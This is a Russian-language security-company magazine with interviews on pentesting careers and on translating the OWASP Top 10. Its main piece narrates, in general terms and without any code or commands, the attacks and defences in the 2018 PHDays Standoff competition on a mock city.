
Pablo Не обязательно, но крайне желательно, на мой взгляд. В любом случае все, кто так или иначе занимается профессией, должны уметь хотя бы читать исходные тексты программ. Это сильно помогает. Например, есть такой тип проектов, как white box, когда тебе дают информацию об инфраструктуре и исходный текст анализируемого приложения. Зачастую приложения эти очень сложные, и вот тут опыт программирования сильно пригождается.

muzzy Фактически мы занимаемся обратной разработкой, нам ведь нужно понять, как устроена система, чтобы найти в ней дыры. Чтобы понять, как что-то сломать, нужно понять, как оно было написано, какие ошибки были допущены программистами. А значит, нужно обладать знаниями о том, как создаются приложения.

А зачем вообще кто-то заказывает подобную работу?

Pablo В ходе пентеста мы доказываем, что существует возможность различного рода несанкционированных вторжений в мирную жизнь той или иной компании: через незащищенный Wi-Fi или дырявые приложения, через корпоративные сайты и даже через почту сотрудников. Перед пентестером не стоит задача провести полный аудит, но он дает понять, что уязвимости в системе есть и, возможно, их очень много. Для полноценного всестороннего поиска требуется больше времени, задействуются специальные аудиторские программы. Устранением уязвимостей занимаются специалисты на стороне заказчика. Они могут это делать как своими силами, так и при помощи наших продуктов и с нашей помощью.





Фактически мы занимаемся обратной разработкой, нам ведь нужно понять, как устроена система

Можете кратко описать, в чем притягательность такой работы?

Pablo Это постоянное самосовершенствование. У тебя всегда ощущение соперничества, гонки, состязания. Профессия и жизнь каждый раз подкидывают тебе задачку посложнее, и ты все время должен кого-то превзойти, будь то коллеги или служба безопасности заказчика, что-то превозмочь, ты постоянно растешь...

muzzy ...даже не оглядываясь на сам факт этого роста. То есть не сидишь, подперев скулу кулаком, раздумывая «Ни фига себе, как я вырос!». Разговоры из серии «он многого достиг» не про пентестера. Потому что на тщеславие нет времени, нужно постоянно работать над собой, иначе пропадешь как специалист. Кроме того, постоянно появляются новые типы и объекты атак, и не обнаруженные вовремя уязвимости могут аукнуться компаниям самым неприятным образом. Поэтому тестирование на проникновение — это такая работа на опережение: найди ты, пока не нашли плохие парни. Останавливаться сродни преступлению, приходится бежать в два раза быстрее.

Посоветуйте что-нибудь родителям будущих пентестеров.

Pablo Не отрывайте ребенка от компьютера. Возможно, он там зависает не только ради игрушек и соцсетей. Поскольку специальность тесно связана с математикой, которая развивает системное мышление, обучение на программиста поможет. Но вообще важно желание и интерес самого человека. Остальное полезно, но вторично. Профессия в любом случае редкая, и недостатка в работе не будет.

Кибербитва на PHDays, или Как за 30 часов взломать городскую инфраструктуру

Алина Гильмуллина

Третий год подряд главным соревнованием форума Positive Hack Days остается The Standoff — кибербитва между командами атакующих, защитников и экспертных центров безопасности (SOC). Игры 2016 и 2017 года показали, что максимально приближенный к реальности формат соревнований понятен и интересен не только участникам, но и посетителям конференции. Поэтому сомнений, делать или не делать The Standoff в этом году, у организаторов не было.

Всего в The Standoff 2018 года поучаствовало 19 профессиональных команд[1].

Атакующие

Arm_y

CrotIT

EpicTeam

Hack.ERS

invul:$

Level 8

SCS

Sploit00n

We are not prepared

Античат

True0xA3

ЦАРКА

Защитники

SRV

Jet Antifraud Team

Jet Security Team

You shall not pass

SOC

ANGARA

RT SOC

Перспективный мониторинг

Почти 30 часов они сражались за контроль над городом.

1. 2018.phdays.com/ru/standoff/teams/

Первый день: атакующие прощупывают почву

День был не очень богатым на события. Атакующим понадобилось много времени, чтобы разведать обстановку и внимательно изучить объекты игрового полигона. По легенде сражение развернулось в городе, вся экономика которого основывается на цифровых технологиях. В городе работали ТЭЦ и подстанция, железная дорога, несколько офисов, «умные» дома с рекуперацией энергии, банки с банкоматами и киосками самообслуживания, сотовая связь, интернет и различные онлайн-сервисы.

Макет игрового полигона

В помощь нападающим был внутренний портал, где размещались общая информация об инфраструктуре и список верхнеуровневых целей, которых им нужно было достичь. За успешно выполненные задания организаторы начисляли командам публи (виртуальную валюту города). По правилам игры побеждала та команда атакующих, которая наберет больше всех публей.

Первые атаки были зафиксированы ближе к обеду. Жертвами стали некоторые объекты городской инфраструктуры, которая включала в себя системы управления камерами, светофорами и вентиляцией.

Команда «Античат» обнаружила уязвимости в камерах и произвела атаку, направленную на отказ в обслуживании. В 11:20 команда получила доступ к системам видеонаблюдения и на протяжении двух часов пыталась вывести их из строя. Как и в жизни, на некоторых камерах были установлены простые пароли, которые легко можно было подобрать. В итоге часть камер атакующим удалось просто выключить, а другие — вывести из строя с помощью общедоступных эксплойтов.

Далее «Античат» нацелилась на системы отопления. Команда получила доступ к контроллеру, управляющему отоплением и вентиляцией, и начала включать и отключать отопление. Однако организаторы частично засчитали это задание по программе bug bounty, так как по условиям необходимо было вывести из строя еще системы управления вентиляцией и светофорами.

В 12 часов команда «ЦАРКА» обнаружила уязвимости в ПО АСУ ТП, но не смогла вовремя сориентироваться, чтобы использовать этот шанс и прорваться в инфраструктуру.

Примерно в это же время на главной сцене форума с отчетом выступила команда SOC «Ростелекома», которая мониторила незащищенный офис, по легенде — инжиниринговую компанию «Спутник». Она сообщила, что одной из команд атакующих удалось с помощью брутфорса и эксплуатации уязвимостей взломать офисную сеть и получить права администратора домена.

В середине дня «ЦАРКА» сбросила пароли всех абонентов портала телеком-оператора и попыталась продать сброшенные учетки покупателю на черном рынке, но он понял, что они фиктивные, и отказался от покупки. Телеком-оператор сразу после того, как получил жалобы от абонентов, восстановил учетные записи из бэкапа и закрыл дыру в портале. Далее команда попыталась сдать учетки по программе bug bounty, но за это она выручила копейки. Отметим, что это не было упущением команды защиты, так как организаторы временно попросили отключить WAF от портала для установки обновлений и тестирования новой функциональности, чем и воспользовались атакующие.

Защитники телекома — команда You shall not pass — отметили, что хакеры были нацелены в основном на взлом портала и веб-интерфейсов. Большинство ресурсов, относящихся к телекому, контролировались защитниками, но по задумке организаторов часть ресурсов оставалась без защиты. Например, команда не защищала от кражи учеток, сброса паролей в личном кабинете и перехвата SMS-сообщений, а команда SOC ANGARA только фиксировала эти инциденты, чем впоследствии и воспользовались противники. Кстати, You shall not pass также рассказала нам о попытках атакующих применить социальную инженерию: кое-кто из участников, помня прошлогодний удачный опыт команды «ЦАРКА», попытался получить данные от защитников, представившись журналистами. Но защитники не повелись на хитрые уловки соперников.

Ближе к вечеру атакующие узнали, что в городе F есть своя криптовалюта. У участников была возможность заработать дополнительные публи на распределенных DDoS-атаках, завязанных на блокчейн. Первой командой, решившей подзаработать, оказалась «ЦАРКА»: около шести часов вечера они взломали одну машину, чтобы использовать ее для майнинга. Далее команда переключилась на другие объекты: в девять стало известно, что она обнаружила автомобиль по GPS-координатам. Чуть позже команды «ЦАРКА» и Sploit00n практически одновременно взломали абонентов телеком-оператора: они перехватили SMS-сообщения с компроматом на топ-менеджера страховой компании города. Отметим, что безопасность абонентских данных не была подконтрольна командам защитников. За успешно выполненное задание атакующие получили по 250 000 публей.

Жертвами стали некоторые объекты городской инфраструктуры, которая включала в себя системы управления камерами, светофорами и вентиляцией

100

отчетов
об уязвимостях
за первый день

Под конец дня неизвестные атакующие попытались сбрутить учетные записи от SIP-телефонии в режиме онлайн, но из-за своевременной правки защитниками конфигурации приложения для компьютерной телефонии Asterisk, усложнявшей онлайн-брутфорс, эта атака не увенчалась успехом. Сказалось и то, что атакующим, видимо, не хватило времени на предварительную подготовку: они пытались сбрутить несуществующие номера телефонов: валидные номера были 10-значными без кода страны или города, а участники брутили 9-значные.

Чуть позже с отчетом выступила команда защитников банка Jet Antifraud Team, которая рассказала, что в течение дня ей удалось заблокировать пять нелегитимных транзакций на сумму 140 публей — можно сказать, что это была разминка перед ночными атаками.

По итогам первого дня организаторы, наблюдавшие за противостоянием, отметили, что участники первое время осторожничали и не предпринимали попыток провести серьезные атаки. Атакующие если и действовали, то очень прямолинейно, и их активность была очень заметна. К концу дня множество атак все еще оставались на начальной стадии, так как атакующие не понимали, как их развить дальше. Например, взломав незащищенный офис, они не сразу догадались, что «Спутник» — управляющая компания технологического сегмента, также команды не воспользовались полученными ресурсами для майнинга местной криптовалюты.

Тем не менее за все это время было сдано около ста отчетов об уязвимостях по программе bug bounty, украдены учетки и данные банковских карт. За эти задания атакующие также получали деньги в игровой валюте — немного, но за счет количества некоторым командам удалось набрать серьезный счет (100—200 тыс. публей).

Защитники, наученные опытом прошлых игр, прогнозировали, что атаки начнутся ближе к ночи.

Ночь — время для темных дел

Как и ожидалось, все самое интересное случилось ночью. Как только игровой день закончился, хакеры активизировались и попытались использовать уязвимости, которые они обнаружили в течение дня. И сразу в нескольких точках города стало неспокойно.

Участники The Standoff

Команда Jet Antifraud Team зафиксировала массированные атаки, целью которых была кража денег со счетов жителей города. К слову, всего в банке города было открыто 500 счетов, общая сумма составляла 3 млн публей. Атакующие попытались вывести деньги — точнее хоть немного погонять их между счетами и проверить банковский антифрод на прочность. Три крупные атаки произошли в промежуток с 10 часов вечера до двух часов ночи. Всего было около 20 тысяч попыток совершения мошеннических переводов на 19 мошеннических счетов. При этом были скомпрометированы 100 счетов, но банк на тот момент не потерял ни одного публя.

После полуночи команда True0xA3 решила составить конкуренцию «ЦАРКА» и взломала один компьютер для майнинга криптовалюты. За ночь обе команды смогли организовать небольшой ботнет для майнинга.

Ближе к утру случилось неожиданное временное перемирие между атакующими и защитниками. Совместно они начали изучать инфраструктуру технологического сегмента. Отметим, что с прошлого года промышленный сектор значительно изменился. Макет включал гидроэлектростанции и ТЭЦ, распределительные подстанции, нефтеперерабатывающий завод, транспортировку и хранение нефтепродуктов, железную дорогу и автоматизированные склады, кран и установки розлива жидких нефтепродуктов, автоматизацию зданий BMS и жизнеобеспечения, системы видеонаблюдения, умные дома. Было использовано реальное ПО и оборудование: ABB, Advantech, Belden, GE, ICONICS, ICP DAS, Kepware, Loxone, Matrikon, Moxa, Phoenix Contact, Rockwell, Schneider Electric, Siemens, «Прософта». Организаторы использовали версии ПО и прошивки оборудования с известными типовыми уязвимостями и ошибками конфигурации, которые на практике встречаются чаще всего.

Когда попытки получения удаленного доступа к АСУ ТП не увенчались успехом, команды стали подключаться локально и под присмотром защитников проводили сканирования, чтобы составить топологию сети, эксплуатировали известные уязвимости, но не осуществляли полноценных атак на промышленные системы.

Второй день: неожиданный поворот событий

На второй день атакующие добрались и до еще одного офиса: по легенде это была страховая компания города F. Примерно в 9:30 команде SCS удалось получить персональные данные клиентов компании. Как сообщили команды защитников SRV и SOC «Перспективный мониторинг», некоторые сервисы подверглись взлому. Одну линуксовую машину долго испытывали на прочность перебором паролей. В итоге, воспользовавшись расширенным словарем, SCS взломала учетные записи. Далее злоумышленники пытались закрепиться в системе и атаковать внутренние сервисы в обход NGFW, но активность была пресечена. Примерно в это же время SCS отобрала для майнинга компьютер, захваченный «ЦАРКА», но защитники быстро обнаружили и устранили майнер. Всего за сутки WAF команды защитников SRV отбил около 1 500 000 атак, а команда «Перспективный мониторинг» завела 30 инцидентов безопасности.

После обеда команды SCS, EpicTeam и Level 8 попытались продать за 250 000 публей на черном рынке компромат на топ-менеджера страховой компании города, найденный в SMS-сообщениях. Однако одна из команд не смогла подтвердить документально, что эта переписка принадлежит именно топ-менеджеру (в данных отсутствовала эта информация), поэтому получила за это лишь 100 000 публей. Другая команда смогла перехватить только часть переписки. Покупатель на черном рынке, конечно же, заплатил и за эту информацию, но не так много, как ожидали атакующие, — всего 150 000 публей.

Тем временем команда True0xA3 начала активно изучать объекты энергетики и отправлять на bug bounty первые уязвимости. Найденный эксплойт помог им в 15:19 осуществить атаку на подстанцию ТЭЦ: команда вывела из строя терминал защиты, тем самым создав аварийную ситуацию.

В середине дня команда защитников Jet Security Team и RT SOC сообщили, что атакующие получили полный контроль над незащищенным офисом компании «Спутник»: они нашли выходы в систему АСУ ТП нефтяного сектора. Ночью, несмотря на многочисленные попытки, пробить системы защиты у атакующих не получилось, но днем эти атаки получили свое развитие. Оказалось, что компания «Спутник» не обеспечила безопасность своей Wi-Fi-сети, поэтому команды смогли получить к ней доступ. Кроме того, были найдены учетные записи для удаленного доступа через TeamViewer на машину инженера АСУ ТП. Нападающие, конечно, использовали это в своих целях и перехватывали контроль над сессией. К этому часу серьезных атак зафиксировано не было, но команды Jet Security Team и RT SOC прогнозировали диверсии в нефтяном секторе.

Долго ждать не пришлось. К концу дня неизвестные атакующие осуществили локальную атаку на системы подачи нефти с танкера: подойдя непосредственно к оборудованию, атакующие сделали (возможно случайно) петлю в локальной сети, что привело к потере связи с программируемым логическим контроллером и SCADA одновременно. Из-за этого произошел разлив нефти на танкере, но без серьезных последствий. Тем не менее такую пристальную и внимательную работу по защите АСУ ТП (от тотального мониторинга до перенастройки сетевых промышленных устройств), которую продемонстрировала команда Jet Security Team, в реальной жизни встретишь редко.

Но самое интересное случилось за час до конца кибербитвы. Город отказался от системы антифрода. Этим оперативно воспользовались команды Hack.ERS и invul:$. Однако только Hack.ERS смогли первыми автоматизировать операции и за 20 минут полностью обчистить банк — в сумме они вывели около 2,7 млн публей. Это позволило команде подняться с 10 строчки турнирной таблицы и выбраться в

победители, выбив из лидеров команду «ЦАРКА» (победителей предыдущего года). Всего за 30 часов кибербитвы Jet Antifraud Team, защищавшая банк города, успешно отразила 22 500 мошеннических операций на сумму 97 000 публей.

Добавила жару и ситуация на бирже криптовалюты. Всего майнили 6 команд из 12: «ЦАРКА», True0xA3, Hack.ERS, SCS, CrotIT, invul:$. Как и в реальной жизни, курс постоянно менялся: минимальный был 5 публей за блок, максимальный — 200 публей за блок. В последний час цифры серьезно поменялись. Всего участники намайнили 1775 блоков: «ЦАРКА» — 620, True0xA3 — 515, Hack.ERS — 355, SCS — 133, CrotIT — 104, invul:$ — 48. За два дня команды заработали: «ЦАРКА» — 75 940 публей, True0xA3 — 40 200 публей, Hack.ERS — 35 100 публей, SCS — 12 680 публей, CrotIT — 19605 публей, invul:$ — 960 публей.

Уже на последних минутах конкурса команда True0xA3 устроила блэкаут в городе. Эта атака стала логичным продолжением действий, предпринятых командой накануне. Все это время участники изучали стенд, читали исследования по безопасности АСУ ТП и искали необходимые утилиты. Используя уязвимости протокола MMS, они смогли вызвать короткое замыкание. Кстати, такая же атака уже была выполнена два года назад[2] на PHDays VI. Этому должна была воспрепятствовать система защиты, но True0xA3 смогли накануне отключить ее. Напоследок досталось и железной дороге: True0xA3 получила управление локомотивом, но уже не успела ничего сделать, а Sploit00n нашла несколько уязвимостей в автоматизированном складе железной дороги, позволяющих изменить логику ПЛК, однако команда также не успела произвести модификаций.

В течение двух дней события на площадке также мониторили с помощью продуктов Positive Technologies(bit.ly/2v2IUaQ): за все время один только PT Network Attack Discovery зарегистрировал 11 769 526 атак.

PT Network Attack Discovery зарегистрировал 11 769 526 атак

Макет железной дороги

3 577 942 Количество атак

3 571 765	Высокая опасность
6057	Средняя опасность
120	Низкая опасность

186 Количество уникальных атак

125	Высокая опасность
50	Средняя опасность
11	Низкая опасность

Количество атак на объекты города F за два дня

Итоги: победила дружба

По итогам двух дней можно сказать, что победила дружба. Тридцатичасовая кибербитва The Standoff еще раз подтвердила: специалисты по ИБ способны обеспечить высочайший уровень защиты, при этом не влияя на бизнес-логику и технологические процессы систем. Взломать защищенные объекты атакующим не удалось, тем не менее команды продемонстрировали, к чему может привести халатное отношение к вопросам информационной безопасности. Некоторые объекты и инфраструктуры вовсе остались без защиты (как это иногда бывает и в жизни), чтобы соревнование было более реалистичным и наглядным. Ну а чтобы защитники не злоупотребляли своим положением и не влияли на работу вверенных им объектов (например, не отключали сервисы в угоду безопасности), организаторы запускали специальные программы для проверки их доступности.

Первые три призовых места заняли Hack.ERS, «ЦАРКА», Sploit00n. Остальные результаты — в финальном рейтинге.

Место	Команда	Результат
1	Hack.ERS	2 928 009
2	ЦАРКА	641 952
3	Sploit00n	548 503
4	True0xA3	493 706
5	SCS	485 483
6	EpicTeam	342 602
7	Level 8	279 003
8	Античат	246 008
9	invul:$	195 692
10	We are not prepared	97 003

Победители The Standoff — команда Hack.ERS

Команды защитников

Эксперт по безопасности АСУ ТП и один из организаторов стендов промышленных объектов Илья Карпов считает, что победили защитники, несмотря на то, что в городе на подстанции ТЭЦ нападающие смогли совершить диверсию и опустить заземляющий нож на землю.

«Нефтяной сектор, несмотря на различные внедренные уязвимости, ошибки конфигурации, точки доступа и даже возможность физического доступа, был надежно защищен командой Jet Security Team. Сложных векторов атак с изменением логики работы мы в этом году не увидели: до контроллеров никто не добрался, так как защитники отработали на 100% и взяли все под контроль. Тем не менее команда True0xA3 смогла на ходу разобраться, как работает подстанция, их атака была самой сложной за все два дня, — рассказал Илья. — Второй год подряд мы ожидаем атак на сетевое оборудование, так как именно они в реальной жизни случаются повсеместно, однако на соревновании они пока остаются без должного внимания».

«Ежегодная цель нашего мероприятия — обратить внимание на проблемы информационной безопасности, продемонстрировать современные сценарии атак и способы противодействия им. Считаю, что в этом году нам это удалось, — подводит итоги член оргкомитета PHDays Михаил Левин. — Нельзя не отметить переломный момент игры, когда атакующие и защитники объединили усилия, чтобы изучить технологический сегмент нашего киберполигона и узнать, как работают промышленные организации. Все-таки в реальной жизни участники команд — специалисты по информационной безопасности, которые каждый день строят системы защиты, противодействуют атакам и расследуют инциденты. Для того чтобы защищать эти объекты на практике, им нужно понимать, как это работает. Наш The Standoff дал им возможность обменяться опытом и освоить современные техники и инструменты тестирования на проникновения в условиях, максимально приближенных к реальным».

Узнать подробнее
на нашем сайте

Топ-10 уязвимостей OWASP. Теперь и на русском

Наталья Фролова

Как известно, в России есть свое отделение OWASP, сообщества, специализирующегося на повышении безопасности веб-приложений. Среди наиболее востребованных документов, опубликованных сообществом, — «Топ-10 уязвимостей OWASP». Но вот беда, этот документ не был переведен на русский язык. Не был до недавнего времени. Пока его не перевели в отделе лингвистической поддержки Positive Technologies. О трудностях перевода овасповского «бестселлера» мы поговорили со старшим переводчиком отдела Евгением Зудилиным.

Женя, насколько я понимаю, перевод документа «Топ-10 уязвимостей OWASP» был твоей инициативой. Почему для тебя это важно?

Евгений Зудилин Мы в отделе считаем хорошим тоном возвращать что-то опенсорс-сообществу, если пользуешься чем-то, им предоставленным. Рост числа уязвимостей и отсутствие русского перевода хорошо известного документа, посвященного этой проблеме, заставили нас задуматься о том, чтобы такой перевод сделать.

Сейчас многие создают приложения для своего бизнеса (в том числе — малого), но разработчики подобных приложений редко задумываются, особенно на начальном этапе, об их безопасности, а переведенный документ поможет им получить представление о том, с чем они могут столкнуться в реальной жизни в наш век цифровых технологий. Иными словами, хотелось переводом привлечь внимание самых широких масс к проблеме безопасности, чтобы перевод стал, кроме всего прочего, поводом познакомиться с этой проблемой.

Многие люди, даже далекие от цифровых технологий, слышали, но не вполне себе представляют, что такое уязвимости и как они могут повлиять на их жизнь и репутацию. Не все могут себе позволить прочитать на английском языке и в полной мере осознать важность проблем, описываемых в документе, поскольку сам документ небольшой по объему и в него старались вместить как можно больше информации. Он написан простым, но в то же время непривычным для человека «не в теме» языком.

Когда перевод был завершен и был сделан запрос на добавление нашего перевода в мастер-ветку официального репозитория на GitHub, Тарас Иващенко (руководитель российского отделения OWASP) выступил в роли рецензента, после чего выложил его на официальном сайте проекта.

Благодаря переведенному документу можно ознакомиться с самыми распространенными и опасными уязвимостями. Также есть краткие рекомендации по устранению уязвимостей, дополнительные ссылки на источники, позволяющие более детально подойти к вопросу обеспечения безопасности приложений.

Сегодня сложно представить себе эксперта, который не владеет английским. Кому может пригодиться такой перевод?

Евгений Зудилин Всем, кто интересуется кибербезопасностью в нашей стране. Будущим безопасникам и простым пользователям современных приложений. Существует множество курсов, на которых при обучении используют «Топ-10». Люди, пришедшие на подобные курсы, скорее всего, плохо знакомы или вообще не знакомы с безопасностью приложений. Очевидно, что информация будет восприниматься легче и быстрее, если она будет изложена на родном языке. Да и, честно говоря, давно хотелось унифицировать термины для собственных переводческих нужд. Учитывая сколько вариантов одного и того же термина гуляет по сети. Проблема унификации неустоявшихся терминов, особенно технических — это отдельная большая проблема, с которой приходится сталкиваться переводчику.

Кроме того, по просьбе коллег был переведен документ, содержащий рекомендации по обеспечению безопасности при разработке приложений. Он относится к проекту Proactive Controls сообщества OWASP.

В документе говорится, как обеспечить безопасность приложения. Он содержит ссылки на источники, позволяющие более глубоко изучить вопрос обеспечения безопасности и наверняка будет полезен разработчикам и менеджерам. Также он может помочь с внедрением принципов обеспечения безопасности в уже существующее приложение. В нем указываются наиболее распространенные ошибки, которые допускают разработчики при проектировании приложения и которые впоследствии

Перевод рекомендаций доступен на официальном сайте OWASP

Сейчас многие создают приложения для своего бизнеса

могут привести к эксплуатации уязвимостей злоумышленниками.

Документы могут использоваться вместе, чтобы обеспечить безопасность приложений хотя бы от самых распространенных атак.

Какие трудности при переводе возникли? Как справлялись? Попадались ли какие-то особо сложные термины?

Евгений Зудилин Конечно, были сложности работы с терминологией. Поскольку официальных переводов не было, а были только форумы, полные жаргонизмов, компьютерного сленга и т. п., приходилось либо придумывать адекватные термины, либо брать что-то из устоявшихся и делать из них «более русские». Из самых популярных — «скриптинг» и «инъекции». Меня эти термины немного коробят. В настоящее время специалисты уже привыкают к «выполнению сценариев» и «внедрениям» соответственно.

Не устаю вспоминать один пример. Несколько лет назад в постах и на форумах появилось слово «враппер» (wrapper), я везде писал «обертка», и как-то это вроде прижилось и устоялось в итоге. Теперь повсеместно мы можем видеть русское слово «обертка» вместо «врапперов» :)

А с какими вообще трудностями сталкивается переводчик сложных технических текстов? Приходится работать со специалистами всевозможных областей, читать спецлитературу, чтобы докопаться до сути?

Евгений Зудилин Основная сложность в переводе технических терминов по информационной безопасности — это отсутствие русских соответствий. Те, что используются в русском сообществе, зачастую представляют собой кальки с английского или все те же пресловутые жаргон и сленг. Поэтому иногда приходится в скобках писать английские эквиваленты (для тех, кто привык к калькам и жаргонизмам).

Часто, чтобы докопаться до сути, приходится читать документацию, стандарты и форумы. При этом не всегда специалист может пояснить, что написано в тексте, потому что речь идет о чем-то новом, например об уязвимости нулевого дня в каком-нибудь недавно созданном компоненте ПО.

Кстати, ибэшники любят на английском придумывать забавные названия уязвимостей для своих докладов, как в случае с DirtyCOW например. Это настоящий челлендж — подобрать эквивалент на русском. В документах OWASP тоже есть некоторые образцы подобной терминологии.

Нужно ли переводчику в Positive Technologies изначально обладать особыми знаниями или все приходит со временем? И можно ли сказать, что наши переводчики сами уже немного пентестеры, айтишники, безопасники?

Евгений Зудилин Чтобы что-то перевести, надо понять, как это работает, дойти до самой сути, что называется. Иногда для перевода одного предложения приходится просмотреть десятки страниц стандартов, прочитать несколько тематических форумов (по возможности — на нескольких языках). Со временем уже хочется писать жаргонизмами, потому что так понятнее целевой аудитории, но необходимо помнить, что надо писать по-русски, поэтому нужно подбирать актуальные эквиваленты. Ну и для облегчения работы иногда приходится писать небольшие скрипты.

Мне кажется, что после стольких лет перевода текстов, посвященных ИБ, появляется легкая паранойя (кто-то за мной следит и хочет украсть мои данные). Но с другой стороны, уже на автомате используешь все рекомендации, которые даются в текстах: не используйте простые пароли, не используйте один пароль для нескольких сайтов, не забывайте удалять временные файлы и «печеньки» из браузера.

Перевод документов OWASP выложен на официальном сайте проекта и в репозитории OWASP на GitHub.

Пользуйтесь!

Например, в названии Friday the 13th: JSON Attacks используется игра слов: с одной стороны, Jason — главный злодей культового фильма «Пятница, 13-е», с другой, JSON (произносится как Jason) — текстовый формат для обмена данными, основанный на Java Script

О компании

Positive Technologies более 15 лет аккумулирует экспертные знания по практической безопасности и является одним из мировых лидеров в области комплексной защиты крупных информационных систем от современных киберугроз. Компания имеет представительства и R&D-центры не только в России, но и по всему миру, в том числе в Великобритании и Чехии. В нашей команде более 250 экспертов по защите ERP, SCADA, банков и телекомов, веб- и мобильных приложений. Более 1000 компаний используют решения Positive Technologies для анализа защищенности и соответствия стандартам, а также для мониторинга событий безопасности, блокирования атак, предотвращения вторжений, расследования инцидентов, анализа исходного кода и построения безопасной разработки. Компанию трижды называли «визионером» в исследовании Gartner Magic Quadrant по системам защиты веб-приложений (WAF).

Результаты исследований экспертов Positive Technologies используются для обновления базы знаний системы MaxPatrol, а также для разработки новых продуктов комплексной защиты: PT Application Firewall, PT Application Inspector, MaxPatrol SIEM, PT ISIM, PT MultiScanner и других. Эти решения позволяют обеспечить безопасность веб-приложений, оценить уровень защищенности сетей, блокировать атаки в режиме реального времени, контролировать выполнение нормативных требований и соответствие государственным и корпоративным стандартам, а также обучать специалистов по безопасности. Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит каждый год в Москве и собирает на своих докладах, семинарах и конкурсах более пяти тысяч человек.

Подробнее на сайтах **ptsecurity.com** и **phdays.com.**

Positive Research 2019.
Сборник исследований по практической безопасности
АО «Позитив Текнолоджиз».
107241, г. Москва, Щелковское шоссе, д. 23А.
Тираж 900 экз. Бесплатно.

Positive_Research_A4.RUS.0001.02.APR.19.2019

PTSECURITY.COM

PHDAYS.COM

POSITIVE RESEARCH 2019